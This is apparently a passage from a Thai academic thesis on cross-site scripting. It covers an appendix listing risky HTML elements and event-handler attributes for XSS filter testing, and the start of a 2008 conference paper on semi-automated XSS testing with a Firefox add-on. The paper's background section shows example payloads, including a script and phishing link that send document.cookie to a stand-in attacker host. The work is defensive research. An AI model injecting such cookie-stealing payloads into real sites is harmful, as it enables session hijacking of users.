[50] Bypass XSS filter in PHPNUKE 7.9=>x[Online]. Available from: http://www.securityfocus.com/archive/1/419496/30/0/threaded [2008,January 23]

ภาคผนวก

ภาคผนวก ก

อีลีเมนต์และแอททริบิวต์ที่ใช้

งานวิจัยนี้ ทำการศึกษาวิธีการที่ช่วยลดปัญหาของครอสไซต์สคริปติ้งโดยได้มีการพัฒนาเครื่องมือขึ้นมาเพื่อทดลองด้วยโดยทำการใช้ข้อมูลจากแหล่งความรู้ต่างๆ [43-49] ในการระบุว่าสิ่งใดที่มีความเสี่ยงหรือควรจะต้องพิจารณา ผู้เขียนจึงได้รวบรวมอีลีเมนต์ที่พิจารณา (อีลีเมนต์ที่มีความเสี่ยง) แอททริบิวต์ที่พิจารณา (แอททริบิวต์ที่มีความเสี่ยง) และอีลีเมนต์ที่พิจารณาเพิ่มเติม พร้อมทั้งคู่แอททริบิวต์ที่ใช้ร่วมกันเพื่อสร้างสตริงสำหรับทำการทดสอบ ซึ่งมีรายละเอียดดังต่อไปนี้

1 อีลีเมนต์ที่พิจารณา

อีลีเมนต์ที่พิจารณาคืออีลีเมนต์ที่มีความเสี่ยงซึ่งได้แก่ applet, base, bgsound, blink, body, embed, frame, frameset, iframe, ilayer, input, layer, link, meta, object, script, style, title, xml โดยถือว่าอีลีเมนต์เหล่านี้ไม่ควรปล่อยให้ผู้ใช้สร้างขึ้นมาเองเพราะจะก่อให้เกิดปัญหาขึ้นได้มาก ซึ่งแอททริบิวต์ของอีลีเมนต์ที่พิจารณาที่ใช้ร่วมกันในการทดสอบมีรายละเอียดดังตารางที่ ก-1

ตารางที่ ก-1 อีลีเมนต์ที่พิจารณากับแอททริบิวต์ที่ใช้ร่วมในการทดสอบ

Element	Attribute
applet, embed, iframe, layer, object	width
base	href
bgsound	src
blink	-
body	text
frame, ilayer, input, meta	name
frameset	rows
link	rel
script, style	type
title	lang
xml	id

จากตารางที่ ก-1 อีลีเมนต์เหล่านี้เป็นอีลีเมนต์ที่ไม่ควรให้ผู้ใช้สามารถใช้งานได้ ดังนั้น แอททริบิวต์ที่ใช้ทำการใส่เข้าไปด้วยเวลาตรวจสอบจะเป็นแอททริบิวต์ที่นิยมให้ใช้งานกันหรือไม่ ก่อให้เกิดความเสี่ยงเพื่อให้สตริงทดสอบไม่โดนลบทิ้งทั้งหมดในกรณีมีการตรวจจับแอททริบิวต์ที่มีความเสี่ยง ในกรณีที่อีลีเมนต์ที่พิจารณาไม่มีแอททริบิวต์ที่มีลักษณะดังกล่าวจะไม่ใส่แอททริบิวต์ลงไป

2 แอททริบิวต์ที่พิจารณา

แอททริบิวต์ที่พิจารณาหรือก็คือแอททริบิวต์ที่มีความเสี่ยง ได้แก่ onabort, onactivate, onafterprint, onafterupdate, onbeforeactivate, onbeforecopy, onbeforecut, onbeforedeactivate, onbeforeeditfocus, onbeforepaste, onbeforeprint, onbeforeunload, onbeforeupdate, onblur, onbounce, oncellchange, onchange, onclick, oncontextmenu, oncontrolselect, oncopy, oncut, ondataavailable, ondatasetchanged, ondatasetcomplete, ondblclick, ondeactivate, ondrag, ondragend, ondragenter, ondragleave, ondragover, ondragstart, ondrop, onerror, onerrorupdate, onfilterchange, onfinish, onfocus, onfocusin, onfocusout, onhelp, onkeydown, onkeypress, onkeyup, onlayoutcomplete, onload, onlosecapture, onmousedown, onmouseenter, onmouseleave, onmousemove, onmouseout, onmouseover, onmouseup, onmousewheel, onmove, onmoveend, onmovestart, onpaste, onpropertychange, onreadystatechange, onreset, onresize, onresizeend, onresizestart, onrowenter, onrowexit, onrowsdelete, onrowsinserted, onscroll, onselect, onselectionchange, onselectstart, onstart, onstop, onsubmit, onunload, style, dynsrc เนื่องจากแอททริบิวต์ประเภท on ทั้งหมดนั้นสามารถที่จะเรียกการทำงานในรูปแบบสคริปต์ได้โดยตรงจึงไม่ควรให้มีการใช้งาน ส่วน style เป็นแอททริบิวต์ที่สามารถนำมาสร้างการโจมตีได้หลายรูปแบบและ dynsrc ที่ปัจจุบันไม่ค่อยพบการใช้งานและสามารถก่อให้เกิดการโจมตีได้ จึงไม่ควรอนุญาตเช่นกัน อีลีเมนต์ที่ใช้ควบคู่กับแอททริบิวต์ที่พิจารณาที่ใช้ร่วมกันในการทดสอบมีรายละเอียดดังตารางที่ ก-2

ตารางที่ ก-2 แอททริบิวต์ที่พิจารณากับอีลีเมนต์ที่เกี่ยวข้องที่ใช้ร่วมในการทดสอบ

Attribute	Element
dynsrc	img, input
onclick, ondblclick, onkeydown, onkeypress,	a, abbr, acronym, address, area, b, big, blockquote, body, button, caption, center, cite, code, col, colgroup, dd, del, dfn, dir, div, dl, dt, em, fieldset, form, h1, h2, h3, h4, h5, h6, hr, i,

onkeyup, onmousedown, onmousemove, onmouseout, onmouseover, onmouseup,	img, input, ins, kbd, label, legend, li, link, map, menu, noframes, noscript, object, ol, optgroup, option, p, pre, q, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, td, textarea, tfoot, th, thead, tr, tt, u, ul, var
onblur, onfocus	a, area, button, input, label, select, textarea
onchange,	input, select, textarea
onload, onunload	body, frameset
onreset, onsubmit	form
Onselect	input, textarea
onlayoutcomplete	base, basefont, bgsound, br, col, dd, div, dl, dt, font, head, hr, html, li, meta, ol, option, p, title, ul
onselectionchange	script
onBeforeCut, onCut,onBeforePaste, onPaste	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, heading, hr, i, img, input, kbd, label, legend, li, listing, map, marquee, menu, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onabort	img, input
onactivate, onbeforedeactivate, ondeactivate, onbeforeactivate, oncontrolselect, onmoveend, onmovestart, onmove,	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, frame, frameset, hr, heading, i, iframe, img, input, ins, isindex, kbd, label, legend, li, listing, map, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp

onafterprint, onbeforeprint, onbeforeunload, onstop	body, frameset
onafterupdate, onbeforeupdate,	a, bdo, button, div, frame, iframe, img, input, label, legend, marquee, rt, ruby, select, span, textarea
onbeforecopy, oncopy	a, acronym, address, area, b, bdo, big, blink, blockquote, caption, center, cite, code, dd, dfn, dir, div, dl, dt, em, fieldset, font, form, heading, i, img, kbd, label, legend, li, listing, menu, ol, p, plaintext, pre, q, s, samp, small, span, strike, strong, sub, sup, td, th, textarea, tr, tt, u, ul, var, xmp
onbeforeeditfocus	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, fieldset, font, form, heading, i, input, ins, isindex, kbd, label, legend, li, listing, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, td, th, textarea, tr, tt, u, ul, var, xmp
onbounce, onfinish, onstart	marquee
oncellchange	applet, bdo, object
oncontextmenu	a, address, area, b, basefont, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, dfn, dir, div, dl, dt, em, fieldset, font, form, hr, heading, i, img, input, kbd, label, legend, li, listing, map, marquee, menu, nobr, ol, option, optgroup, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
ondataavailable, ondatasetchanged, ondatasetcomplete,	applet, object, xml

ondrag, ondragend, ondragenter, ondragleave, ondragover, ondrop	a, acronym, address, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, fieldset, font, form, hr, heading, i, img, input, ins, kbd, label, li, listing, map, marquee, menu, nobr, object, ol, p, plaintext, pre, q, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
ondragstart	a, acronym, address, area, b, bdo, big, blink, blockquote, body, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, fieldset, font, form, hr, heading, i, img, input, ins, kbd, label, li, listing, map, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onerror	body, img, input, object
onerrorupdate	a, bdo, button, div, frame, img, input, label, legend, marquee, rt, ruby, select, span, textarea
onfilterchange	bdo, body, button, div, fieldset, img, input, marquee, rt, ruby, span, table, tbody, tfoot, thead, td, th, textarea, tr
onfocusin, onfocusout	a, acronym, address, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, hr, heading, i, img, input, ins, isindex, kbd, label, legend, li, listing, map, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onhelp	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, hr, html, heading, i, img, input, ins, kbd, label, legend, li, listing, map, marquee, menu, nobr, ol, p, plaintext, pre, q, rt, ruby, s, samp,

	select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onlosecapture	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, heading, hr, i, img, input, kbd, label, legend, li, listing, map, marquee, menu, object, ol, option, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onmouseenter, onmouseleave	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, hr, html, heading, i, img, input, ins, isindex, kbd, label, legend, li, listing, map, marquee, menu, nobr, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onmousewheel	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, hr, heading, i, img, input, ins, isindex, kbd, label, legend, li, listing, map, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onpropertychange	a, address, applet, area, b, bdo, big, blockquote, body, button, caption, center, cite, code, dd, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, hr, heading, i, img, input, kbd, label, legend, li, listing, map, marquee, menu, nobr, object, ol, option, p, plaintext, pre, q, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp

onreadystatechange	a, acronym, address, applet, area, b, base, basefont, bdo, bgsound, big, blink, blockquote, body, button, caption, center, cite, code, col, colgroup, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, head, hr, heading, html, i, iframe, img, input, ins, isindex, kbd, label, legend, li, link, listing, map, marquee, menu, nobr, object, ol, option, p, plaintext, pre, q, rt, ruby, s, samp, script, select, small, span, strike, strong, style, sub, sup, table, tbody, tfoot, thead, td, th, textarea, title, tr, tt, u, ul, var, xml, xmp
onresize	a, acronym, address, applet, b, bdo, big, blink, blockquote, body, button, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, frameset, hr, heading, i, iframe, img, input, ins, isindex, kbd, label, legend, li, listing, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onresizeend, onresizestart	a, acronym, address, applet, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, custom, dd, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, frameset, hn, hr, i, iframe, img, input, ins, isindex, kbd, label, legend, li, listing, marquee, menu, object, ol, p, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onrowenter, onrowexit, onrowsdelete, onrowsinserted	applet, object, xml
onscroll	a, acronym, address, applet, b, bdo, big, blink, blockquote, body, button, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, embed, fieldset, font, form, frameset, hr, heading, i, iframe, img, input, ins, isindex, kbd, label, legend, li, listing,

	map, marquee, menu, nobr, object, ol, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
onselectstart	a, acronym, address, area, b, bdo, big, blink, blockquote, body, button, caption, center, cite, code, dd, del, dfn, dir, div, dl, dt, em, fieldset, font, form, hr, heading, i, img, input, ins, kbd, label, li, listing, map, marquee, menu, object, ol, option, p, plaintext, pre, q, rt, ruby, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, tfoot, thead, td, th, textarea, tr, tt, u, ul, var, xmp
style	a, abbr, acronym, address, applet, area, b, bdo, big, blockquote, body, br, button, caption, center, cite, code, col, colgroup, dd, del, dfn, dir, div, dl, dt, em, fieldset, font, form, frame, frameset, h1, h2, h3, h4, h5, h6, hr, i, iframe, img, input, ins, isindex, kbd, label, legend, li, link, map, menu, noframes, noscript, object, ol, optgroup, option, p, pre, q, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, td, textarea, tfoot, th, thead, tr, tt, u, ul, var

3 อีลีเมนต์ที่พิจารณาเพิ่มเติม

อีลีเมนต์ที่พิจารณาเพิ่มเติม ได้แก่ a, img, table ซึ่งเป็นอีลีเมนต์ที่ส่วนใหญ่จะปล่อยให้ใช้งานกันเพื่อให้แอพพลิเคชั่นสามารถทำงานได้ตามที่ต้องการแต่ถ้าใช้ร่วมกับแอททริบิวต์บางตัวและคำสำคัญแล้วอาจจะก่อให้เกิดการโจมตีขึ้นได้ ดังนั้นจึงต้องนำอีลีเมนต์เหล่านี้มาร่วมตรวจสอบในส่วนการทดสอบของคำสำคัญเพื่อให้มั่นใจว่าการโจมตีจะไม่เกิดขึ้น

ตารางที่ ก-3 อีลีเมนต์ที่พิจารณาเพิ่มเติมกับแอททริบิวต์ที่ใช้ร่วมในการทดสอบ

Element	Attribute
a	href
img	src
table	BACKGROUND

จากตารางที่ ก-3 อีลีเมนต์นั้นเป็นอีลีเมนต์ที่ส่วนใหญ่จะอนุญาตให้ใช้งานเพื่อให้แอพพลิเคชั่นทำงานได้แต่ถ้าใช้ร่วมกับแอททริบิวต์บางตัวและคำสำคัญแล้วอาจจะก่อให้เกิดการโจมตีขึ้น ดังนั้นแอททริบิวต์ที่ใช้ร่วมกับอีลีเมนต์ที่พิจารณาเพิ่มเติมจึงควรเป็นแอททริบิวต์ที่สามารถก่อให้เกิดการโจมตีได้

ภาคผนวก ข

ผลงานตีพิมพ์

งานประชุมวิชาการระดับชาติ NCSEC ครั้งที่ 12 (12th National Computer Science and Engineering Conference) ระหว่างวันที่ 20 - 21 พฤศจิกายน 2551 ณ โรงแรมลองบีชการ์เด้นโฮเตลแอนด์สปา จังหวัดพัทยา ในบทความเรื่อง การทดสอบครอสไซต์ สคริปติ้งอย่างกึ่งอัตโนมัติด้วยไฟร์ฟอกซ์แอดออน

การทดสอบครอสไซต์ สคริปติ้งอย่างกึ่งอัตโนมัติด้วยไฟร์ฟอกซ์แอดออน

Semi - Automated XSS test using Firefox add-on

กฤษฎา เติมพรเลิศ และ เกริก ภิรมย์ไสภา
ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย
ถ.พญาไท แขวงวังใหม่ เขตปทุมวัน กรุงเทพฯ 10330
E-mail: g49ktr@cp.eng.chula.ac.th, krerk@cp.eng.chula.ac.th

บทคัดย่อ

ปัจจุบันหนึ่งในการโจมตีเว็บแอพพลิเคชั่นซึ่งเป็นที่นิยมก็คือครอสไซต์สคริปติ้ง เนื่องจากการโจมตีดังกล่าวทำได้ง่าย ในขณะที่การป้องกันนั้น ขึ้นอยู่กับเทคโนโลยีทางฝั่งไคล์เอนต์ ทำให้การโจมตีนี้ยากต่อการป้องกัน การทดสอบความปลอดภัยต่อครอส์ไซต์สคริปติ้งที่นิยมใช้กันก็คือการตรวจสอบด้วยการโจมตีจริง อย่างไรก็ตาม เครื่องมือช่วยตรวจสอบโดยทั่วไปมักจะไม่ค่อยให้ข้อมูลอะไรมากนัก นอกจากแจ้งว่าการโจมตีเกิดขึ้นได้หรือไม่ ทำให้ผู้พัฒนาเว็บไซต์หรือผู้ตรวจสอบต้องไปศึกษาหาสาเหตุที่แท้จริงอีกที นอกจากนี้ความครอบคลุมยังขึ้นอยู่กับปริมาณการโจมตีที่ใช้ ทำให้เกิดความลำบากในการสร้างชุดการโจมตีสำหรับการทดสอบ งานวิจัยชิ้นนี้จึงได้เสนอเทคนิคในการตรวจสอบจากสิ่งที่ข้อมูลควรจะถูกกรอง โดยอาศัยความรู้จากแหล่งความปลอดภัยต่างๆในการพิจารณา อีลีเมนต์ที่เสี่ยง แอททริบิวต์ที่เสี่ยง และคำสำคัญ และนอกจากจะแสดงจำนวนสตริงทดสอบที่เกิดขึ้นแล้วยังแสดงอีลีเมนต์ที่เสี่ยง แอททริบิวต์ที่เสี่ยง และคำสำคัญที่ไม่ได้ป้องกันออกมาให้ทราบด้วย ทั้งนี้ผู้เขียนได้ทดสอบวิธีการดังกล่าวกับแนวทางป้องกันแบบต่างๆ

คำสำคัญ: ครอสไซต์ สคริปติ้ง, ความปลอดภัย, เว็บแอพพลิเคชั่น

Abstract

Nowadays, one of the most popular attacks on web applications is XSS (cross-site scripting). Since performing an attack is easy (difficult to detect) and depending highly on the client-side technology, protection from such attack is hard. To validate that a system against XSS attacks, the popular solution is black box testing with the real payload using real string from (known) malicious attacks. However, most tools only report the payload that is harmful to the system. Web programmers must study each payload to further fix the vulnerabilities themself. Whether the tests is enough is up to the number of payloads. In this paper, we propose a new testing concept based on the examination of data that should be filtered out. Our scheme is based on knowledge from several security web sites; risk elements, possible attributes and significant words. We also validate our method with other schemes.

Keywords: XSS, cross-site scripting, security, web application

1. คำนำ

ครอสไซต์ สคริปติ้ง (XSS : Cross-site scripting) [1-3] เป็นการโจมตีแบบแอพพลิเคชั่น ซึ่งได้ใช้ประโยชน์จากการที่ผู้ใช้งาน (client) สามารถส่งข้อความอะไรก็ได้ไปให้แอพพลิเคชั่นทางฝั่งเซอร์เวอร์(Server) และเซอร์เวอร์ได้นำข้อความดังกล่าวไปใช้ในการประมวลผล เมื่อแอพพลิเคชั่นทางฝั่งเซอร์เวอร์ไม่ได้ใช้การตรวจสอบอินพุต (input) และเอาต์พุต (output) ที่มีความปลอดภัยเพียงพอ ผู้โจมตี (Attacker) จึงได้นำช่องโหว่มาใช้ประโยชน์ (exploit) โดยการสร้างเป็นโค้ดแล้วส่งเข้าไปในฝั่งเซอร์เวอร์ และจะถูกส่งกลับมาทำงานโดยเบราว์เซอร์ (Browser) ทำให้โค้ดนั้นมีสิทธิในการทำงานเท่ากับผู้ใช้ในขณะนั้น ซึ่งผลกระทบจาก XSS มักจะถูกเข้าใจว่า เบาบาง แต่ในความเป็นจริงแล้ว XSS อาจจะสามารถรบกวนการทำงานของแอพพลิเคชั่นได้อย่างมาก [4] เช่น samy worm [5] ที่เป็นการโจมตีที่เกิดขึ้นจากจุดอ่อนของ XSS ซึ่งภายในเวลา 24 ชั่วโมงก็มีผู้ติดเชื้อถึง 1 ล้านคน, JS.Yamanner@m [6] ที่เป็นการโจมตีที่เกิดขึ้นกับ Yahoo Mail โดยเมื่อผู้ได้รับเปิดเมล์ JS.Yamanner@m จะทำการค้นหารวบรวมเมล์แอดเดรส (mail address) จากผู้ที่ติดเชื้อและทำการส่งเมล์ไปพร้อมกับตัวมันทำให้ผู้ที่เปิดเมล์ก็จะติดเชื้อไปด้วยเป็นการรบกวนการทำงานอย่างมาก นอกจากนี้ XSS ยังสามารถก่อให้เกิดอันตรายที่ร้ายแรงได้มากขึ้นอีกเมื่อเบราว์เซอร์มีสิทธิในการเข้าถึงทรัพยากรที่สำคัญๆ (เช่น Google desktop [7])

ดังนั้นเพื่อที่จะมั่นใจได้ว่าการป้องกันที่มีอยู่สามารถป้องกันได้จริงจึงจำเป็นต้องมีการทดสอบการโจมตี ซึ่งส่วนมากก็เป็นการส่งการโจมตีที่มีการสร้างไว้ก่อนเข้าไปทดลองทำงาน ซึ่งในแนวคิดนี้ได้มีผู้นำเสนอมาบ้าง อย่างเช่นในงานของ Y.-W. Huang และคณะ [8] ได้ใช้เทคนิคหลายๆอย่างในการตรวจสอบและประเมิน เว็บแอพพลิเคชั่น โดยทำการสร้างเครื่องมือที่ชื่อ WAVES (Web Application Vulnerability and Error Scanner) ขึ้นมาเพื่อทดสอบ ซึ่งเน้นไปที่การโจมตี 2 ชนิด คือ SQL-injection และ Stored-XSS อย่างไรก็ตาม เครื่องมือดังกล่าว ยังไม่สามารถตรวจจับ Stored-XSS ได้ และในงานของ S. Kals และคณะ [9] ทำการเสนอเครื่องมือ SecuBat เพื่อทำการทดสอบโจมตีขึ้น โดย SecuBat ทำการตรวจหาฟอร์มและเพจที่เชื่อมต่อเพื่อสืบค้นต่อไปอีก จากนั้นจึงทำการโจมตีทดสอบซึ่งยังได้ใช้การเข้ารหัส (encode) ในรูปแบบต่างๆ และทำการตรวจสอบผลโดยอาศัยการประเมินจากการตอบสนองที่เซอร์เวอร์ส่งกลับมา ทั้งนี้ SecuBat เน้นที่การโจมตีแบบ Reflect -XSS เป็นหลัก และไม่ได้กล่าวรายละเอียดเกี่ยวกับชุดทดสอบที่ใช้มากนัก

อย่างไรก็ตามการทดสอบที่ครอบคลุมนั้นเป็นเรื่องที่ทำได้ลำบาก เพราะการโจมตีแบบXSS นั้นมีรูปแบบที่หลากหลาย ทั้งการใช้ประโยชน์จากการประมวลผลเพจ (render page) ที่ต่างกันในแต่ละเบราว์เซอร์ การเรียกสคริปต์ขึ้นมาทำงานได้หลายรูปแบบ อย่างเช่น เรียกจากอีลีเมนต์ (Element) <script> เรียกจากแอททริบิวต์ (Attribute) เรียกจากในรูป URI scheme เช่น <img src=javascript:alert('XSS') > และการเข้ารหัสในรูปแบบต่างๆ

ในงานวิจัยนี้จึงได้ทำการพัฒนาเครื่องมือที่ช่วยทำการทดสอบการป้องกันของแอพพลิเคชั่น โดยนอกจะพิจารณาจากการโจมตีที่ใช้โจมตีจริงๆซึ่งรวบรวมจากที่ต่างๆแล้ว ยังพิจารณาถึง อีลีเมนต์ แอททริบิวต์ และคำสำคัญที่อาจจะก่อให้เกิดการโจมตีอีกด้วย

2. ทฤษฎีที่เกี่ยวข้อง

2.1 XSS

เป็นหนึ่งในเทคนิคการโจมตีของจุดอ่อนประเภท malicious injection หลักการทำงานโดยทั่วไปคือ เซอร์เวอร์รับอินพุตของผู้ใช้เข้าไป แล้วแสดงผลตอบสนองกลับมาทำงานเป็น client side script ในเบราว์เซอร์ของผู้ใช้ ทำให้ client side script นั้นมีสิทธิในการทำงานเทียบเท่ากับสคริปต์ที่เกิดจากตัวเว็บนั้น นั่นหมายถึงสิทธิที่ผู้ใช้จะใช้งานต่อเว็บนั้นได้ในขณะนั้นและสิทธิในการทำงานของเบราว์เซอร์ ซึ่งการโจมตีอาจจะเป็นแค่สคริปต์ที่ส่งค่าคุกกี้ของผู้ใช้ต่อเว็บนั้นไปยังผู้โจมตี หรือเป็น สคริปต์ (หรือแท็กของHTML) ที่จะไปทำการโหลดสคริปต์มาจากไซต์อื่นอีกทีก็ได้ เพื่อให้สามารถใช้ทรัพยากรในทางอื่นได้อย่างเต็มที่ ทั้งนี้ยังขึ้นอยู่กับเทคโนโลยีของ client side script และเป้าหมายของการโจมตีอีกด้วย XSS สามารถเกิดขึ้นได้กับทั้ง HTML, JavaScript, VBScript, ActiveX, Flash, และเทคโนโลยีฝั่งไคล์เอนต์อื่นๆ แต่ที่นิยมใช้และแพร่หลายอย่างมากก็คือ JavaScript ซึ่ง XSS สามารถแบ่งออกได้เป็น 3 ชนิด คือ Stored-XSS, Reflect-XSS และ DOM-based

Stored-XSS หรือที่เรียกว่า การโจมตีแบบถาวร (persistent) นั้นมักจะทำการโจมตีเว็บบอร์ดหรือบล็อค guestbook ที่การโจมตีอาศัยประโยชน์จากธรรมชาติของแอพพลิเคชั่นที่สามารถให้ผู้ใช้งานสร้างคอนเทนต์ขึ้นเองได้หรือมีการนำอินพุตไปเก็บหรือใช้งานโดยไม่มีการตรวจสอบ ซึ่งผู้โจมตีสามารถโจมตีได้โดยใส่สคริปต์เข้าไปโดยตรง เช่น <script>document.location='http://attackerhost.example/cgibin/cookiesteal.cgi?+document.cookie</script> ถ้าเป็นแอพพลิเคชั่นที่ไม่ได้ทำการตรวจสอบอินพุตแล้ว เมื่อผู้ใช้งานคนอื่นเข้ามาชมเพจที่มีการแสดงอินพุตของผู้โจมตี ผู้ใช้งานคนที่เข้ามาชมเพจก็จะรันสคริปต์ของผู้โจมตีไปโดยอัตโนมัติซึ่งจะทำการส่งค่าของคุกกี้ไปยังเซอร์เวอร์ของผู้โจมตี

Reflect-XSS หรือที่เรียกว่าการโจมตีแบบชั่วคราว (Non-persistent) มักจะอยู่ในรูปแบบลิงค์ที่เมื่อคลิกแล้วจะทำการโจมตี โดยมากจะเกิดจากเว็บที่มีการรับอินพุตจากผู้ใช้มาแสดงผลในเบราว์เซอร์ เช่น ในเว็บแอพพลิเคชั่นที่มีกระบวนการการทำงานเมื่อได้รับการร้องขอที่ เป็นตามนี้ http://portal.example/index.php?sessionid=12312312& username =Joe แล้วจะแสดงผล "Welcome Joe" ออกมาให้เบราว์เซอร์เห็น คือแอพพลิเคชั่นใช้ค่าจาก username มาแสดงผลโดยตรง ซึ่งถ้าไม่มีการป้องกันก่อนที่จะแสดงผลแล้ว ก็จะเกิดจุดอ่อน XSS ดังนั้นผู้โจมตีสามารถทำการสร้างลิงค์แล้วส่งแนบไปกับเมล์เพื่อให้เป้าหมายคลิกได้ดังนี้ <a herf="http://portal.example/index.php?sessionid=12312312 &username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>">Click here to verify your account. เมื่อผู้ใช้เป้าหมายคลิกที่ลิงค์เบราว์เซอร์ก็จะทำการส่งค่าของคุกกี้ที่มีต่อไซต์ที่มีจุดอ่อน XSS ไปยังเซอร์เวอร์ของผู้โจมตีเพื่อทำการบันทึกค่าคุกกี้นั้นไว้ได้ ความจริงแล้วการโจมตีที่แนบมากับเมล์นั้นไม่จำเป็นต้องรอให้ผู้ใช้คลิกที่ลิงค์เสมอไป ในบางครั้ง การโจมตีอาจจะใช้ <iframe> มาช่วยทำให้การโจมตีเริ่มโดยอัตโนมัติเพียงแค่เปิดเมล์อ่าน

DOM-based XSS คือการโจมตีที่ผู้ใช้ไม่ได้ส่งสคริปต์ไปยังเซอร์เวอร์ (Reflect-XSS) และสคริปต์ก็ไม่ได้ถูกเก็บไว้ในเซอร์เวอร์ (Stored-XSS) หากแต่เป็นการโจมตีที่อาศัยคุณสมบัติของ Document Object Model (DOM) เพื่อสร้างอินพุตให้ถูกแปลงเป็นสคริปต์ ตัวอย่างเช่น ในเซอร์เวอร์ที่มีการใช้ client side script มาช่วยในการแสดงผล ก็อาจจะอาศัยการทำงานของเบราว์เซอร์ เช่นใช้ # ทำให้ค่าที่อยู่ด้านหลังตัวมันไม่ถูกส่งไปยังเซอร์เวอร์ หรือการที่เซอร์เวอร์ไปอ่านข้อมูลจากที่อื่นอย่าง RSS feeds แล้วแสดงผลออกมาโดยไม่ตรวจสอบก่อน การโจมตีประเภทนี้ ผู้โจมตีจะเข้าโจกระบวนการทำงานของการแสดงผลของเซอร์เวอร์อย่างดีและทางฝั่งเซอร์เวอร์ที่ไม่ได้ควบคุมการแสดงผลให้ครอบคลุม จึงเปิดโอกาสให้สามารถสร้างอินพุตที่สุดท้ายจะถูกแปลงให้เป็นสคริปต์และรันทำงานขึ้นมาได้นั่นเอง

นอกจากนี้ XSS ยังอาจจะมาในรูปแบบของการเข้ารหัส ซึ่งสามารถหลบเลี่ยงการตรวจสอบเบื้องต้น และตรวจสอบได้ยากอีกด้วย เช่น <a herf ="http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attackerhost.example/cgibin/cookiesteal.cgi?'+document.cookie</script>">Click here to verify your account. นั้น ในส่วนของ <script>document.location='http://attackerhost.example/cgibin/cookiesteal.cgi?'+document.cookie</script> นั้นยังสามารถที่จะทำการเข้ารหัสให้อ่านได้เข้าใจยากขึ้นได้เป็น 